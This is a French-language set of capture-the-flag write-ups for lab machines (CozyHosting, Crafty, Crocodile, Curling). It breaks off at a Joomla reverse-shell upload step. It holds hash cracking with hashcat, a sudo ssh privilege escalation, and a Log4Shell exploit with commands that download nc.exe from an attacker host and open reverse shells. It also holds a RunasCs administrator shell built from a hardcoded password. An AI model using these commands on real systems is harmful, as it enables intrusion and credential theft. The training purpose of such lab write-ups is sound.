cozyhosting-# \dt
\dt
WARNING: terminal is not fully functional
Press RETURN to continue

         List of relations
 Schema | Name  | Type  |  Owner
--------+-------+-------+----------
 public | hosts | table | postgres
 public | users | table | postgres
(2 rows)

### Affichage de la table users
cozyhosting=# select * from users;
select * from users;
WARNING: terminal is not fully functional
Press RETURN to continue

   name    |                           password                           | role
-----------+--------------------------------------------------------------+-------
 kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
 admin     | $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admin
(2 rows)
```

On trouve les mots de passes hashé des utilisateurs kanderson et admin, on peut les craquer avec hashcat :

```
hashcat -m 3200 kanderson.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

* Device #1: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
* Device #2: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
nvmlDeviceGetFanSpeed(): Not Supported
...
$2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm:manchesterunited

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib...kVO8dm
Time.Started.....: Wed Jan 15 15:52:58 2025 (8 secs)
Time.Estimated...: Wed Jan 15 15:53:06 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      364 H/s (8.99ms) @ Accel:1 Loops:16 Thr:16 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2912/14344385 (0.02%)
Rejected.........: 0/2912 (0.00%)
Restore.Point....: 2688/14344385 (0.02%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1008-1024
Candidate.Engine.: Device Generator
Candidates.#1....: my3kids -> rebecca1
Hardware.Mon.#1..: Temp: 53c Util: 94% Core:1785MHz Mem:5000MHz Bus:16

Cracking performance lower than expected?

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.
```

```
* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => Started: Wed Jan 15 15:52:42 2025
Stopped: Wed Jan 15 15:53:08 2025
```

On affiche les utilisateur potentiel qui pourraient utiliser le mot de passe :

```
app@cozyhosting:/tmp$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
app:x:1001:1001::/home/app:/bin/sh
postgres:x:114:120:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
josh:x:1003:1003::/home/josh:/usr/bin/bash
_laurel:x:998:998::/var/log/laurel:/bin/false
```

On peut à présent se connecter avec l'utilisateur josh présent sur la machine en ssh :

```
ssh josh@10.10.11.230
josh@10.10.11.230's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-82-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Jan 15 02:50:17 PM UTC 2025

  System load:           0.0
  Usage of /:            56.3% of 5.42GB
  Memory usage:          26%
  Swap usage:            0%
  Processes:             238
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.230
  IPv6 address for eth0: dead:beef::250:56ff:fe94:f786


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.
```

```
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Aug 29 09:03:34 2023 from 10.10.14.41
josh@cozyhosting:~$
```

On accède ainsi à la machine avec l'utilisateur josh

Privilege Escalation

Il nous faut à présent élever les privilèges vers l'utilisateur root. On commence donc par enumérer les droits utilisateur :

```
sudo -l
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:
    /snap/bin, use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
```

L'utilisateur a configuré ssh sur son compte pour qu'il puisse etre executé avec les droits root, on peut exploiter cela afin d'obtenir l'accès root sur la machine :

```
josh@cozyhosting:~$ sudo ssh -o PermitLocalCommand=yes -o LocalCommand=/bin/sh josh@127.0.0.1
josh@127.0.0.1's password:
# whoami
root
```

On obtient ainsi l'accès root sur la machine

Crafty

Reconnaissance

Machine cible Adresse IP : `10.10.11.249`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sV 10.10.11.249
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-13 21:07 CET
Nmap scan report for crafty.htb (10.10.11.249)
Host is up (0.014s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE   VERSION
80/tcp    open  http      Microsoft IIS httpd 10.0
25565/tcp open  minecraft Minecraft 1.16.5 (Protocol: 127, Message: Crafty Server, Users: 0/100)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 111.23 seconds
```

Le scan révèle qu'il y a deux ports ouvert le port 80 pour un serveur web, et le port 25565 pour un service "minecraft version 1.16.5" Le site web renvoie vers une interface présentant un serveur minecraft, sur la page d'accueil on voit l'adresse du serveur : `play.crafty.htb`, Wappalyzer indique que le site est hébergé par un service IIS et WIndows server. On peut commencer par scanner les adresses du site ainsi que les sous domaines :

```
feroxbuster --url http://crafty.htb --wordlist /usr/share/wordlists/dirb/common.txt


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.11.0

   Target Url              http://crafty.htb
   Threads                 50
   Wordlist                /usr/share/wordlists/dirb/common.txt
   Status Codes            All Status Codes!
   Timeout (secs)          7
   User-Agent              feroxbuster/2.11.0
   Config File             /etc/feroxbuster/ferox-config.toml
   Extract Links           true
   HTTP methods            [GET]
   Recursion Depth         4

   Press [ENTER] to use the Scan Management  Menu

404      GET       29l       95w     1245c Auto-filtering found 404-like response and created
new filter; toggle off with --dont-filter
200      GET      224l      434w     3585c http://crafty.htb/css/stylesheet.css
200      GET        1l       12w     2799c http://crafty.htb/js/firefly.js
200      GET       35l       98w     1206c http://crafty.htb/coming-soon
200      GET       77l      234w     2159c http://crafty.htb/js/main.js
200      GET      105l      560w    43365c http://crafty.htb/img/vote.png
200      GET      102l      488w    43575c http://crafty.htb/img/logo.png
200      GET      204l     1117w    83278c http://crafty.htb/img/store.png
200      GET      131l      814w    68917c http://crafty.htb/img/forums.png
403      GET       29l       92w     1233c http://crafty.htb/css/
403      GET       29l       92w     1233c http://crafty.htb/js/
200      GET       43l      330w   179869c http://crafty.htb/img/favicon.ico
200      GET       58l      150w     1826c http://crafty.htb/
403      GET       29l       92w     1233c http://crafty.htb/img/
301      GET        2l       10w      145c http://crafty.htb/css => http://crafty.htb/css/
200      GET       58l      150w     1826c http://crafty.htb/home
200      GET       58l      150w     1826c http://crafty.htb/Home
301      GET        2l       10w      145c http://crafty.htb/img => http://crafty.htb/img/
301      GET        2l       10w      145c http://crafty.htb/index.html => http://crafty.htb/home
301      GET        2l       10w      144c http://crafty.htb/js => http://crafty.htb/js/
404      GET        0l        0w     1245c http://crafty.htb/img/outline
[####################] - 12s    18482/18482   0s      found:19      errors:0
[####################] - 10s     4614/4614    475/s   http://crafty.htb/
[####################] - 11s     4614/4614    406/s   http://crafty.htb/img/
[####################] - 8s      4614/4614    603/s   http://crafty.htb/css/
```

```
[####################] - 8s      4614/4614    603/s   http://crafty.htb/js/

gobuster vhost -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt
-u http://crafty.htb  --append-domain
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://crafty.htb
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:        /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Progress: 19966 / 19967 (99.99%)
===============================================================
Finished
===============================================================
```

Ceci ne révèlent rien de particulier.

Enumeration

La recherche sur internet pour une vulnérabilité sur les serveur minecraft nous amène vers une vulnérabilité avec Java. Afin d'exploiter cela on commence par télécharger et lancer une console client minecraft vers le serveur : `https://github.com/MCCTeam/Minecraft-Console-Client` :

```
chmod +x MinecraftClient-20231011-230-linux-x64
Minecraft Console Client v1.20.1 - for MC 1.4.6 to 1.20.1 - Github.com/MCCTeam
GitHub build 230, built on 2023-10-11 from commit 1aea8d3
Help us translate MCC: https://crwd.in/minecraft-console-client
A new version of MCC is available and you can download it via /upgrade
Or download it manually: https://github.com/MCCTeam/Minecraft-Console-Client/releases
Password(invisible):
Vous avez choisi d'utiliser le mode hors ligne.
Récupération des informations du serveur...
Version du serveur : 1.16.5 (protocole v754)
Downloading 'fr_fr.json' from Mojang servers...
Fait. Fichier sauvegardé sous le nom 'lang/fr_fr.json'
[MCC] La version est prise en charge.
Connexion...
[MCC] Le serveur est en mode hors ligne.
[MCC] Connexion au serveur réussie.
Tapez '/quit' pour quitter le serveur.
>
```

Le serveur semble ne pas nécessiter de mot de passe pour se connecter. On va ensuite lancer le programme "rogue-jndi" et le compiler pour exploiter la vulnérabilité :

```
git clone https://github.com/veracode-research/rogue-jndi.git
cd rogue-jndi
mvn package
```

Une fois la compilation de jindi terminé on va lancer le serveur LDAP malicieux et lancer une requete vers le serveur à partir de la console client connecté au serveur cible :

```
### Lancement d'un serveur web pour que le serveur télécharge nc
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

### Lancement du serveur LDAP malicieux
java -jar target/RogueJndi-1.1.jar --command "powershell.exe iwr http://10.10.14.4/nc.exe -O
c:\windows\temp\nc64.exe;c:\windows\temp\nc64.exe 10.10.14.4 1234 -e cmd.exe" --hostname
"10.10.14.4"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
+-+-+-+-+-+-+-+-+-+
|R|o|g|u|e|J|n|d|i|
+-+-+-+-+-+-+-+-+-+
Starting HTTP server on 0.0.0.0:8000
Starting LDAP server on 0.0.0.0:1389
```

```
Mapping ldap://10.10.14.4:1389/o=tomcat to artsploit.controllers.Tomcat
Mapping ldap://10.10.14.4:1389/o=websphere1 to artsploit.controllers.WebSphere1
Mapping ldap://10.10.14.4:1389/o=websphere1,wsdl=* to artsploit.controllers.WebSphere1
Mapping ldap://10.10.14.4:1389/ to artsploit.controllers.RemoteReference
Mapping ldap://10.10.14.4:1389/o=reference to artsploit.controllers.RemoteReference
Mapping ldap://10.10.14.4:1389/o=websphere2 to artsploit.controllers.WebSphere2
Mapping ldap://10.10.14.4:1389/o=websphere2,jar=* to artsploit.controllers.WebSphere2
Mapping ldap://10.10.14.4:1389/o=groovy to artsploit.controllers.Groovy

### Lancement de la requete à partir de la console
Minecraft Console Client v1.20.1 - for MC 1.4.6 to 1.20.1 - Github.com/MCCTeam
GitHub build 230, built on 2023-10-11 from commit 1aea8d3
Help us translate MCC: https://crwd.in/minecraft-console-client
A new version of MCC is available and you can download it via /upgrade
Or download it manually: https://github.com/MCCTeam/Minecraft-Console-Client/releases
Password(invisible):
Vous avez choisi d'utiliser le mode hors ligne.
Récupération des informations du serveur...
Version du serveur : 1.16.5 (protocole v754)
[MCC] La version est prise en charge.
Connexion...
[MCC] Le serveur est en mode hors ligne.
[MCC] Connexion au serveur réussie.
Tapez '/quit' pour quitter le serveur.
[MCC] Vous êtes mort. Tapez '/respawn' pour réapparaître.
<anything> ${jndi:ldap://10.10.14.4:1389/o=reference}

### Reception du shell sur le port d'écoute netcat
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.11.249] 49689
Microsoft Windows [Version 10.0.17763.5328]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\users\svc_minecraft\server>
```

On obtient ainsi l'accès au serveur avec l'utilisateur svc_minecraft

Privilege Escalation

Il nous faut à présent l'accès Administrateur sur la machine. Pour cela on commence par enumérer les fichiers et on découvre un plugin dans le serveur qui possède les droits administrateur NT Authority lorsque lancé :

```
C:\Users\svc_minecraft\server\plugins>icacls playercounter-1.0-SNAPSHOT.jar
icacls playercounter-1.0-SNAPSHOT.jar
playercounter-1.0-SNAPSHOT.jar NT AUTHORITY\SYSTEM:(I)(F)
                               BUILTIN\Administrators:(I)(F)
                               CRAFTY\svc_minecraft:(I)(RX)

Successfully processed 1 files; Failed processing 0 files
```

L'utilisateur svc_minecraft ne possède que les droits de lecture et d'execution sur le fichier. On va donc le copier dans un autre dossier puis le coder en base64 et afficher son contenu afin de le copier coller sur kali :

```
### Création du dossier temp
C:\Users\svc_minecraft\server\plugins>mkdir c:\temp
mkdir c:\temp

C:\Users\svc_minecraft\server\plugins>cd C:\temp
cd C:\temp

### Copie du fichier dans le dossier
C:\temp>copy c:\users\svc_minecraft\server\plugins\playercounter-1.0-SNAPSHOT.jar
copy c:\users\svc_minecraft\server\plugins\playercounter-1.0-SNAPSHOT.jar
        1 file(s) copied.

### Encodage du fichier en base64
C:\temp>certutil -encode playercounter-1.0-SNAPSHOT.jar b64.txt
certutil -encode playercounter-1.0-SNAPSHOT.jar b64.txt
Input Length = 9996
Output Length = 13802
CertUtil: -encode command completed successfully.

### Affichage du fichier et copie sur kali en local
C:\temp>type b64.txt
```

```
type b64.txt
-----BEGIN CERTIFICATE-----
UEsDBBQACAgIABY0W1cAAAAAAAAAAAAAAAAJAAQATUVUQS1JTkYv/soAAAMAUEsH
CAAAAAACAAAAAAAAAFBLAwQUAAgICAAWNFtXAAAAAAAAAAAAAAAAFAAAAE1FVEEt
SU5GL01BTklGRVNULk1G803My0xLLS7RDUstKs7Mz7NSMNQz4OVyLkpNLElNOXWq
...
```

A présent que le fichier est tranféré on peut le décoder sur kali et vérfier qu'il est bien détecté comme fichier java :

```
cat b64.txt | base64 -d > playercounter-1.0-SNAPSHOT.jar
file playercounter-1.0-SNAPSHOT.jar
playercounter-1.0-SNAPSHOT.jar: Java archive data (JAR)
```

On utilise ensuite un décompileur java qui va permettre d'afficher le code source suivant :

```
package htb.crafty.playercounter;

import java.io.IOException;
import java.io.PrintWriter;
import net.kronos.rkon.core.Rcon;
import net.kronos.rkon.core.ex.AuthenticationException;
import org.bukkit.plugin.java.JavaPlugin;

public final class Playercounter extends JavaPlugin {
   public void onEnable() {
      Rcon rcon = null;

      try {
         rcon = new Rcon("127.0.0.1", 27015, "s67u84zKq8IXw".getBytes());
      } catch (IOException var5) {
         throw new RuntimeException(var5);
      } catch (AuthenticationException var6) {
         throw new RuntimeException(var6);
      }

      String result = null;

      try {
         result = rcon.command("players online count");
         PrintWriter writer = new PrintWriter("C:\\inetpub\\wwwroot\\playercount.txt", "UTF-8");
         writer.println(result);
      } catch (IOException var4) {
         throw new RuntimeException(var4);
      }
   }

   public void onDisable() {
   }
}
```

On voit un mot de passe écrit en clair : `s67u84zKq8IXw` on peut l'utiliser afin de se connecter en tant qu'administrateur pour cela on va utiliser un programme qui va permettre de lancer un reverse shell avec l'utilisateur administrator `https://github.com/antonioCoco/RunasCs` :

```
### Création du reverse shell
echo "c:\windows\temp\nc.exe 10.10.14.4 8888 -e cmd.exe" > shell.bat

### Lancement du téléchargement de runas.exe et du shell.bat sur la machine cible
C:\temp>powershell iwr http://10.10.14.4/RunasCs.exe -O c:\temp\RunasCs.exe
powershell iwr http://10.10.14.4/RunasCs.exe -O c:\temp\RunasCs.exe

C:\temp>powershell iwr http://10.10.14.4/shell.bat -O c:\temp\shell.bat
powershell iwr http://10.10.14.4/shell.bat -O c:\temp\shell.bat

### Execution du reverse shell avec l'utilisateur administrator
C:\temp>.\RunasCs.exe -l 2 administrator s67u84zKq8IXw "c:\temp\shell.bat"

### Réception du shell sur le port d'écoute netcat
nc -nlvp 8888
listening on [any] 8888 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.11.249] 49694
Microsoft Windows [Version 10.0.17763.5328]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
crafty\administrator
```

On obtient ainsi les droits administrateur sur le serveur

Crocodile

Reconnaissance

Machine cible Adresse IP : `10.129.38.97`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.129.38.97
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-08 15:27 CET
Nmap scan report for 10.129.38.97
Host is up (0.020s latency).
Not shown: 65382 closed tcp ports (reset), 151 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 12.86 seconds
```

Le scan Nmap révèle qu'il y a deux ports ouvert l'un vers http l'autre vers un serveur FTP On peut lancer un dir busting avec feroxproxy :

```
feroxbuster --url http://10.129.38.97/ --depth 2 --wordlist /usr/share/wordlists/dirb/common.txt


 ___  ___  __   __     __      __          __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.11.0

   Target Url              http://10.129.38.97/
   Threads                 50
   Wordlist                /usr/share/wordlists/dirb/common.txt
   Status Codes            All Status Codes!
   Timeout (secs)          7
   User-Agent              feroxbuster/2.11.0
   Config File             /etc/feroxbuster/ferox-config.toml
   Extract Links           true
   HTTP methods            [GET]
   Recursion Depth         2

   Press [ENTER] to use the Scan Management  Menu

...
301      GET        9l       28w      312c http://10.129.38.97/fonts => http://10.129.38.97/fonts/
200      GET      106l      587w    35387c http://10.129.38.97/fonts/glyphicons-halflings-regular.eot
200      GET      772l     1723w    58132c http://10.129.38.97/fonts/glyphicons-halflings-regular.ttf
200      GET      288l    13959w   108738c http://10.129.38.97/fonts/glyphicons-halflings-regular.svg
200      GET      999l     3031w    58565c http://10.129.38.97/index.html
301      GET        9l       28w      309c http://10.129.38.97/js => http://10.129.38.97/js/
200      GET       13l       31w      484c http://10.129.38.97/js/npm.js
200      GET        1l       32w      539c http://10.129.38.97/assets/images/portfolio/shape.svg
200      GET       12l      557w    35445c http://10.129.38.97/assets/js/isotope.pkgd.min.js
200      GET        3l       12w      544c http://10.129.38.97/assets/images/favicon.png
...
302      GET        0l        0w        0c http://10.129.38.97/dashboard/index.php =>
http://10.129.38.97/login.php
301      GET        9l       28w      320c http://10.129.38.97/dashboard/img =>
http://10.129.38.97/dashboard/img/
301      GET        9l       28w      319c http://10.129.38.97/dashboard/js =>
http://10.129.38.97/dashboard/js/
```

Après le scan on découvre qu'il y a une URL de login

Vulnerability Assesment

On peut tenter de se connecter en anonyme au serveur FTP, pour cela on lance les commandes suivantes :

```
ftp anonymous@10.129.38.97
Connected to 10.129.38.97.
220 (vsFTPd 3.0.3)
230 Login successful.
```

```
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

La connexion anonyme fonctionne on peut rechercher les fichiers et les télécharger afin d'afficher leurs contenu :

```
### Téléchargement des fichiers

ftp> mget *7
ftp> mget *
mget allowed.userlist [anpqy?]?
229 Entering Extended Passive Mode (|||49119|)
150 Opening BINARY mode data connection for allowed.userlist (33 bytes).
100% |*****************************************************************************************************
***********************************|    33       18.16 KiB/s    00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (1.99 KiB/s)
mget allowed.userlist.passwd [anpqy?]?
229 Entering Extended Passive Mode (|||44858|)
150 Opening BINARY mode data connection for allowed.userlist.passwd (62 bytes).
100% |*****************************************************************************************************
***********************************|    62      356.15 KiB/s    00:00 ETA
226 Transfer complete.
62 bytes received in 00:00 (4.21 KiB/s)
```

Les fichiers contiennent des noms d'utilisateur et mot de passe.

Exploitation

On peut utiliser ces identifiants et mots de passe afin de bruteforce la site web on essaye de s'y connecter.

Le bon mot de passe est la combinaison d'identifiant/mot de passe `admin:rKXM59ESxesUFHAd` cela permet d'obtenir l'accès au monitoring.

Curling

Reconnaissance

Machine cible Adresse IP : `10.10.10.150`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.150
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-24 23:29 CET
Nmap scan report for 10.10.10.150
Host is up (0.089s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   2048 8a:d1:69:b4:90:20:3e:a7:b6:54:01:eb:68:30:3a:ca (RSA)
|   256 9f:0b:c2:b2:0b:ad:8f:a1:4e:0b:f6:33:79:ef:fb:43 (ECDSA)
|_  256 c1:2a:35:44:30:0c:5b:56:6a:3f:a5:cc:64:66:d9:a9 (ED25519)
80/tcp open  http
|_http-title: Home
|_http-generator: Joomla! - Open Source Content Management

Nmap done: 1 IP address (1 host up) scanned in 142.37 seconds
```


Le scan révèle qu'il y a 2 ports ouverts. Le port 22 pour le service SSH, le port 80 pour le service HTTP.
Le site web est celui utilisé pour le service joomla, en regardant le code source on peut voir qu'il y a un lien vers un fichier texte dans la fin du code :

```
</body>
      <!-- secret.txt -->
</html>
```

En visitant l'URL secret.txt on trouve le texte suivant `Q3VybGluZzIwMTgh` il semble qu'il s'agisse d'un texte crypté on peut le décrypter :


```
echo "Q3VybGluZzIwMTgh" | base64 -d
Curling2018!
```

On obtient le texte `Curling2018!` on peut utiliser ce mot de passe pour s'authentifier au dashboard joomla sur la page `/administrator` On se connecte avec l'utilisateur Floris qui est l'utilisateur ayant écrit le commentaire sur le site :



Exploitation

Une fois connecté on peut exploiter le dashboard pour uploader un fichier contenant un revrse shell, pour cela on se rend dans le menu ”Extensions” puis on clique sur la template ”Beez3” on crée un nouveau fichier que l'on nomme shell.php on modifie ensuite ce fichier en ajoutant le contenu du fichier du reverse shell :



